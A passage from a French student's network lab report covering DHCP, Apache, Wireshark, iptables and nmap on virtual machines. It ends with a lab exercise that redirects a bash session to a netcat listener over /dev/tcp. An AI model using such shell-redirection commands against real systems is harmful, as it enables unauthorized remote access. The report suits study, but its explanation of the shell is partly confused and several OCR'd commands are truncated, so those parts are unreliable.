subnet 192.168.200.0 netmask 255.255.255.0 {
    range 192.168.200.50 192.168.200.100;
    option routers 192.168.200.1;
    option domain-name-servers 8.8.8.8;
}

subnet 192.168.33.0 netmask 255.255.255.0 {
    range 192.168.33.60 192.168.33.100;
    option routers 192.168.33.1;
    option domain-name-servers 8.8.8.8;
}
```

b. Configuration réseau du routeur (Netplan)

```
  GNU nano 6.2                    /etc/netplan/01-network.yaml
network:
  version: 2
  ethernets:
    ens33:
      addresses:
        - 192.168.100.1/24
    ens37:
      addresses:
        - 192.168.200.1/24
    ens38:
      addresses:
        - 192.168.33.1/24
```

c. et nous abservons que ip de PC1 passe de 192.168.11.51 à 192.168.100.50

```
b2zo@b2zo-virtual-machine:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen
 1000
    link/ether 00:0c:29:bf:09:a3 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.100.50/24 brd 192.168.100.255 scope global dynamic ens33
       valid_lft 597sec preferred_lft 597sec
    inet6 fe80::20c:29ff:febf:9a3/64 scope link
       valid_lft forever preferred_lft forever
```

20. Ping PC1 depuis PC2 et vice versa
    a. PC1 VERS PC2

```
b2zo@b2zo-virtual-machine:~$ ping 192.168.200.50
PING 192.168.200.50 (192.168.200.50) 56(84) bytes of data.
64 bytes from 192.168.200.50: icmp_seq=1 ttl=63 time=2.50 ms
64 bytes from 192.168.200.50: icmp_seq=2 ttl=63 time=4.67 ms
64 bytes from 192.168.200.50: icmp_seq=3 ttl=63 time=4.41 ms
64 bytes from 192.168.200.50: icmp_seq=4 ttl=63 time=4.74 ms
64 bytes from 192.168.200.50: icmp_seq=5 ttl=63 time=4.97 ms
^C
--- 192.168.200.50 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4008ms
rtt min/avg/max/mdev = 2.497/4.257/4.974/0.898 ms
```

b. PC2 VERS PC1

```
b2zo@b2zo-virtual-machine:~$ ping 192.168.100.51
PING 192.168.100.51 (192.168.100.51) 56(84) bytes of data.
64 bytes from 192.168.100.51: icmp_seq=1 ttl=63 time=1.99 ms
64 bytes from 192.168.100.51: icmp_seq=2 ttl=63 time=4.89 ms
64 bytes from 192.168.100.51: icmp_seq=3 ttl=63 time=4.68 ms
64 bytes from 192.168.100.51: icmp_seq=4 ttl=63 time=3.96 ms
^C
--- 192.168.100.51 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 1.989/3.881/4.893/1.146 ms
```

21. Serveur HTTP

a. Installons avec les commandes :

sudo apt update

sudo apt install apache2 -y

b. Vérifions que le service fonctionne

```
b2zo@b2zo-virtual-machine:~$ systemctl status apache2
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
     Active: active (running) since Tue 2026-02-03 20:38:59 CET; 1h 27min ago
       Docs: https://httpd.apache.org/docs/2.4/
   Main PID: 967 (apache2)
      Tasks: 55 (limit: 9379)
     Memory: 7.8M
        CPU: 503ms
     CGroup: /system.slice/apache2.service
             ├─967 /usr/sbin/apache2 -k start
             ├─969 /usr/sbin/apache2 -k start
             └─971 /usr/sbin/apache2 -k start

févr. 03 20:38:59 b2zo-virtual-machine systemd[1]: Starting The Apache HTTP Server...
févr. 03 20:38:59 b2zo-virtual-machine apachectl[947]: AH00558: apache2: Could not reliably determ
févr. 03 20:38:59 b2zo-virtual-machine systemd[1]: Started The Apache HTTP Server.
lines 1-16/16 (END)
```

Floppy Disk

c. Tester en local sur le serveur


```
b2zo@b2zo-virtual-machine: ~        b2zo@b2zo-virtual-machine: ~
b2zo@b2zo-virtual-machine:~$ curl http://localhost
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <!--
    Modified from the Debian original for Ubuntu
    Last updated: 2022-03-22
    See: https://launchpad.net/bugs/1966004
  -->
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Apache2 Ubuntu Default Page: It works</title>
    <style type="text/css" media="screen">
  * {
    margin: 0px 0px 0px 0px;
    padding: 0px 0px 0px 0px;
  }

  body, html {
    padding: 3px 3px 3px 3px;

    background-color: #D8DBE2;

    font-family: Ubuntu, Verdana, sans-serif;
    font-size: 11pt;
    text-align: center;
  }

  div.main_page {
    position: relative;
    display: table;

    width: 800px;

    margin-bottom: 3px;
    margin-left: auto;
    margin-right: auto;
    padding: 0px 0px 0px 0px;

    border-width: 2px;
```

d. Tester la page depuis PC1, PC2, PC3

i. PC1

```
PC-Routeur   PC2   PC1--c   serveur
erminal                     févr. 4 11:15
b2zo@b2zo-virtual-machine: ~
    inet6 fe80::20c:29ff:febf:9a3/64 scope link
       valid_lft forever preferred_lft forever
b2zo@b2zo-virtual-machine:~$ curl http://192.168.100.2
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w
g/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <!--
    Modified from the Debian original for Ubuntu
    Last updated: 2022-03-22
    See: https://launchpad.net/bugs/1966004
  -->
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Apache2 Ubuntu Default Page: It works</title>
    <style type="text/css" media="screen">
  * {
    margin: 0px 0px 0px 0px;
    padding: 0px 0px 0px 0px;
  }

  body, html {
    padding: 3px 3px 3px 3px;

    background-color: #D8DBE2;
```

ii. PC2



PC-Routeur
PC2
PC1--c
serveur
Terminal
févr. 4 11:16
b2zo@b2zo-virtual-machine: ~
valid_lft forever preferred_lft forever
b2zo@b2zo-virtual-machine:~$ curl http://192.168.100.2
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www
g/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<!--
Modified from the Debian original for Ubuntu
Last updated: 2022-03-22
See: https://launchpad.net/bugs/1966004
-->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Apache2 Ubuntu Default Page: It works</title>
<style type="text/css" media="screen">
* {
margin: 0px 0px 0px 0px;
padding: 0px 0px 0px 0px;
}
body, html {
padding: 3px 3px 3px 3px;
background-color: #D8DBE2;

iii. PC3


Administrateur : Invite de commandes

```
C:\Windows\System32>curl http://192.168.100.2
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transi
>
<html xmlns="http://www.w3.org/1999/xhtml">
  <!--
    Modified from the Debian original for Ubuntu
    Last updated: 2022-03-22
    See: https://launchpad.net/bugs/1966004
  -->
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Apache2 Ubuntu Default Page: It works</title>
    <style type="text/css" media="screen">
  * {
    margin: 0px 0px 0px 0px;
    padding: 0px 0px 0px 0px;
  }

  body, html {
    padding: 3px 3px 3px 3px;

    background-color: #D8DBE2;

    font-family: Ubuntu, Verdana, sans-serif;
    font-size: 11pt;
    text-align: center;
  }

  div.main_page {
    position: relative;
    display: table;

    width: 800px;

    margin-bottom: 3px;
    margin-left: auto;
    margin-right: auto;
    padding: 0px 0px 0px 0px;
```

Teste depuis le navigateur




e. Créer la page web sur le PC hôte (PC3)



f. Envoyer la page vers le serveur via SSH

```
PS C:\windows\system32> scp C:\Users\User\Documents\index.html b2zo@192.168.100.2:/home/b2zo/
b2zo@192.168.100.2's password:
index.html                                                    100%  137    33.5KB/s   00:00
```

g. Vérifions dans le navigateur PC Hôte la page web envoyé sur le serveur via ssh



22. Pour reponse a Q13) , revoir 23
23. Capturez et analysez avec Wireshark le trafic HTTP sur PC3-Hoste et le Diagramme
    a. Capture Wireshark

No.	Time	Source	Destination	Protocol	Src Port	Dst Port	Length	Info
1	0.000000	192.168.33.1	192.168.100.2	TCP	24595	80	66	24595 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
2	0.000910	192.168.100.2	192.168.33.1	TCP	80	24595	66	80 → 24595 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
3	0.001006	192.168.33.1	192.168.100.2	TCP	24595	80	54	24595 → 80 [ACK] Seq=1 Ack=1 Win=65280 Len=0
4	0.013502	192.168.33.1	192.168.100.2	HTTP	24595	80	619	GET / HTTP/1.1
5	0.014410	192.168.100.2	192.168.33.1	TCP	80	24595	60	80 → 24595 [ACK] Seq=1 Ack=566 Win=63744 Len=0
6	0.015211	192.168.100.2	192.168.33.1	HTTP	80	24595	493	HTTP/1.1 200 OK (text/html)
7	0.052885	192.168.33.1	192.168.100.2	TCP	57623	80	66	57623 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
8	0.054096	192.168.100.2	192.168.33.1	TCP	80	57623	66	80 → 57623 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
9	0.054189	192.168.33.1	192.168.100.2	TCP	57623	80	54	57623 → 80 [ACK] Seq=1 Ack=1 Win=65280 Len=0
10	0.068651	192.168.33.1	192.168.100.2	TCP	24595	80	54	24595 → 80 [ACK] Seq=566 Ack=440 Win=65024 Len=0

    b. Diagramme

PC3 (Client) Serveur Apache (192.168.100.2)

---- TCP SYN ---------->
<--- TCP SYN/ACK ----------
---- TCP ACK ---------->
---- HTTP GET / ---------- ->
<--- HTTP 200 OK + HTML---
---- TCP FIN ---------->
<--- TCP FIN/ACK ----------

24. Le Pare Feu
    a. Q15)Analyse et Avis
        i. Analyse de la configuration actuelle du pare-feu (iptables)

```
b2zo@b2zo-virtual-machine:~$ sudo iptables -L -v
[sudo] password for b2zo:
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
b2zo@b2zo-virtual-machine:~$
```

        ii. Avis : Le pare-feu n'applique aucune règle spécifique. Toutes les chaînes (INPUT, FORWARD, OUTPUT) ont une politique ACCEPT, ce

qui signifie que tout le trafic est autorisé. Le routeur fonctionne donc comme un simple routeur sans filtrage.

b. Activons les connexions HTTP, HTTPS et SSH sur le serveur en utilisant iptables.

   i. HTTP HTTPS SSH

```
b2zo@b2zo-virtual-machine:~$ sudo iptables -A INPUT -p tcp --dport 22 -j AC
b2zo@b2zo-virtual-machine:~$ sudo iptables -A INPUT -p tcp --dport 80 -j AC
b2zo@b2zo-virtual-machine:~$ sudo iptables -A INPUT -p tcp --dport 443 -j A
b2zo@b2zo-virtual-machine:~$
```

   ii. Vérification

```
b2zo@b2zo-virtual-machine:~$ sudo iptables -L -v
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 ACCEPT     tcp  --  any    any     anywhere             anywhere             tcp dpt
    0     0 ACCEPT     tcp  --  any    any     anywhere             anywhere             tcp dpt
    0     0 ACCEPT     tcp  --  any    any     anywhere             anywhere             tcp dpt

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
```

c. Q17) Comment filtrer les adresses IP, par exemple rejeter les paquets provenant de PC2 ?

   i. Commande iptables pour bloquer PC2 Sur le routeur

```
b2zo@b2zo-virtual-machine:~$ sudo iptables -A FORWARD -s 192.168.200.0/24 -j
[sudo] password for b2zo:
b2zo@b2zo-virtual-machine:~$
```

d. Q18) Vérifions le filtre du pare-feu en effectuant un ping depuis PC2 vers le serveur.

```
b2zo@b2zo-virtual-machine:~$ ping 192.168.100.2
PING 192.168.100.2 (192.168.100.2) 56(84) bytes of data.
^C
--- 192.168.100.2 ping statistics ---
33 packets transmitted, 0 received, 100% packet loss, time 32768ms
```

e. Q19) Comment définir une configuration iptables persistante ? Donnez un exemple et montrez le fichier correspondant.

   i. Comment rendre les iptables persistent ? : Par défaut, les règles iptables disparaissent après un redémarrage. Pour les rendre persistantes, il faut utiliser un outil qui sauvegarde et restaure automatiquement les règles au boot.

   ii. installation d'outils iptables-persistent

```
b2zo@b2zo-virtual-machine:~$ sudo apt install iptables-persistent -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  netfilter-persistent
The following NEW packages will be installed:
  iptables-persistent netfilter-persistent
0 upgraded, 2 newly installed, 0 to remove and 12 not upgraded.
Need to get 13,9 kB of archives.
After this operation, 93,2 kB of additional disk space will be used.
Get:1 http://fr.archive.ubuntu.com/ubuntu jammy/universe amd64 netfilter-persist
l 1.0.16 [7 440 B]
Get:2 http://fr.archive.ubuntu.com/ubuntu jammy/universe amd64 iptables-persiste
 1.0.16 [6 488 B]
Fetched 13,9 kB in 0s (194 kB/s)
Preconfiguring packages ...
Selecting previously unselected package netfilter-persistent.
(Reading database ... 207224 files and directories currently installed.)
Preparing to unpack .../netfilter-persistent_1.0.16_all.deb ...
Unpacking netfilter-persistent (1.0.16) ...
Selecting previously unselected package iptables-persistent.
```

iii. les fichiers correspondants. rules.v4 / rules/v6

```
b2zo@b2zo-virtual-machine:~$ ls -l /etc/iptables/
total 4
-rw-r--r-- 1 root root 221 févr.  4 14:00 rules.v4
-rw-r--r-- 1 root root   0 févr.  4 14:00 rules.v6
```

f. Q20) Exécutez zenmap avec les privilèges root pour analyser les ports du serveur. Veuillez commenter les résultats obtenus.

i. Analyse des ports du serveur avec Nmap

```
b2zo@b2zo-virtual-machine:~$ sudo nmap -sV 192.168.100.2
Starting Nmap 7.80 ( https://nmap.org ) at 2026-02-04 14:09 CET
Nmap scan report for 192.168.100.2
Host is up (0.00036s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
MAC Address: 00:0C:29:39:9E:08 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/su
Nmap done: 1 IP address (1 host up) scanned in 6.68 seconds
```

ii. commentaires : Le port 443 (HTTPS) n'apparaît pas car Apache n'a pas encore de configuration SSL activé, ce qui est normal tant que le module SSL et le site HTTPS ne sont pas activés . Et ce résultat est cohérent avec la configuration iptables mise en place précédemment : nous avons autorisé les ports 22, 80 et 443, mais seuls les ports réellement utilisés par des services actifs apparaissent comme ouverts.

Ainsi, le serveur expose uniquement les services nécessaires :

- SSH pour l'administration
- HTTP pour le service web

Ce qui constitue une configuration sécurisée et conforme aux bonnes pratiques, en limitant la surface d'attaque.

g. Q21) Vous terminez cette partie du laboratoire en désactivant le filtre créé à la question 17 en autorisant les paquets provenant de PC2.

i. Désactivons le filtre :

```
b2zo@b2zo-virtual-machine:~$ sudo iptables -D FORWARD 1
b2zo@b2zo-virtual-machine:~$
```

et PC2 pourras ping le serveur

```
b2zo@b2zo-virtual-machine:~$ ping 192.168.100.2
PING 192.168.100.2 (192.168.100.2) 56(84) bytes of data.
64 bytes from 192.168.100.2: icmp_seq=1 ttl=63 time=2.41 ms
64 bytes from 192.168.100.2: icmp_seq=2 ttl=63 time=4.41 ms
64 bytes from 192.168.100.2: icmp_seq=3 ttl=63 time=4.41 ms
^C
--- 192.168.100.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 2.409/3.741/4.410/0.942 ms
b2zo@b2zo-virtual-machine:~$
```

25. Exploitation de Reverse Shell ou ShellShock

a. effectuez un ping du serveur depuis le PC2

```
b2zo@b2zo-virtual-machine:~$ ping 192.168.100.2
PING 192.168.100.2 (192.168.100.2) 56(84) bytes of data.
64 bytes from 192.168.100.2: icmp_seq=1 ttl=63 time=2.41 ms
64 bytes from 192.168.100.2: icmp_seq=2 ttl=63 time=4.41 ms
64 bytes from 192.168.100.2: icmp_seq=3 ttl=63 time=4.41 ms
^C
--- 192.168.100.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 2.409/3.741/4.410/0.942 ms
b2zo@b2zo-virtual-machine:~$
```

b. Dans un terminal du serveur, établissons une connexion TCP sur le port 9090 à l'aide de la commande netcat.: “ nc -l 9090 -v”

```
b2zo@b2zo-virtual-machine:~$  nc -l 9090 -v
Listening on 0.0.0.0 9090
```

c. Depuis la ligne de commande du client PC2, saisissez :echo hello > /dev/tcp/adresse_ip_serveur/9090

```
b2zo@b2zo-virtual-machine:~$  echo hello > /dev/tcp/192.168.100.2/9090
b2zo@b2zo-virtual-machine:~$ s
```

d. Vous devriez voir « bonjour » sur le serveur.

```
b2zo@b2zo-virtual-machine:~$  nc -l 9090 -v
Listening on 0.0.0.0 9090
nc: getnameinfo: Temporary failure in name resolution
hello
```

e. Essayons maintenant ce qui suit :

i. Réinitialiser la session

```
b2zo@b2zo-virtual-machine:~$ nc -l 9090 -v
Listening on 0.0.0.0 9090
```

ii. Sur le client

```
b2zo@b2zo-virtual-machine:~$ /bin/bash > /dev/tcp/192.168.100.2/9090
b2zo@b2zo-virtual-machine:~$ ls -al
```

f. Q22) Que s'est-il passé ? Pouvez-vous expliquer pourquoi cela s'est produit ?

```
b2zo@b2zo-virtual-machine:~$ nc -l 9090 -v
Listening on 0.0.0.0 9090
nc: getnameinfo: Temporary failure in name resolution
total 88
drwxr-x--- 14 b2zo b2zo 4096 févr.  4 16:01 .
drwxr-xr-x  3 root root 4096 janv. 20 11:47 ..
-rw-------  1 b2zo b2zo 1782 févr.  3 22:57 .bash_history
-rw-r--r--  1 b2zo b2zo  220 janv. 20 11:47 .bash_logout
-rw-r--r--  1 b2zo b2zo 3771 janv. 20 11:47 .bashrc
drwx------  9 b2zo b2zo 4096 févr.  3 17:31 .cache
drwx------ 11 b2zo b2zo 4096 févr.  3 17:31 .config
drwxr-xr-x  2 b2zo b2zo 4096 janv. 20 11:53 Desktop
drwxr-xr-x  2 b2zo b2zo 4096 janv. 20 11:53 Documents
drwxr-xr-x  2 b2zo b2zo 4096 janv. 20 11:53 Downloads
-rw-rw-r--  1 b2zo b2zo    2 févr.  4 15:39 infile.txt
drwx------  3 b2zo b2zo 4096 janv. 20 11:53 .local
drwxr-xr-x  2 b2zo b2zo 4096 janv. 20 11:53 Music
-rw-rw-r--  1 b2zo b2zo    0 févr.  4 16:01 myTest1.txt
-rw-rw-r--  1 b2zo b2zo    0 févr.  4 16:01 myTest2.txt
-rw-rw-r--  1 b2zo b2zo    1 févr.  4 16:01 myTest3.txt
-rw-rw-r--  1 b2zo b2zo    1 févr.  4 15:32 outfile.txt
drwxr-xr-x  2 b2zo b2zo 4096 janv. 20 11:53 Pictures
-rw-r--r--  1 b2zo b2zo  807 janv. 20 11:47 .profile
drwxr-xr-x  2 b2zo b2zo 4096 janv. 20 11:53 Public
drwx------  3 b2zo b2zo 4096 janv. 20 11:53 snap
-rw-r--r--  1 b2zo b2zo    0 févr.  3 16:35 .sudo_as_admin_successful
drwxr-xr-x  2 b2zo b2zo 4096 janv. 20 11:53 Templates
-rwxrwxr-x  1 b2zo b2zo   91 févr.  4 15:29 test.sh
drwxr-xr-x  2 b2zo b2zo 4096 janv. 20 11:53 Videos
```

i. Interprétation : Dans le second test, le client a envoyé non plus un texte simple, mais un flux correspondant à un interpréteur de commandes. Le serveur, qui était en écoute sur le port 9090, a alors reçu ce flux comme une entrée interactive. Le résultat observé est que le serveur a pu exécuter des commandes qui étaient en réalité envoyées depuis le client. Autrement dit, le serveur s'est retrouvé avec un accès interactif au système du client, ce qui illustre le principe d'un **reverse shell**.

ii. Explication : Ce phénomène se produit parce que :
   - le serveur accepte sans filtrage tout ce qui arrive sur le port 9090,
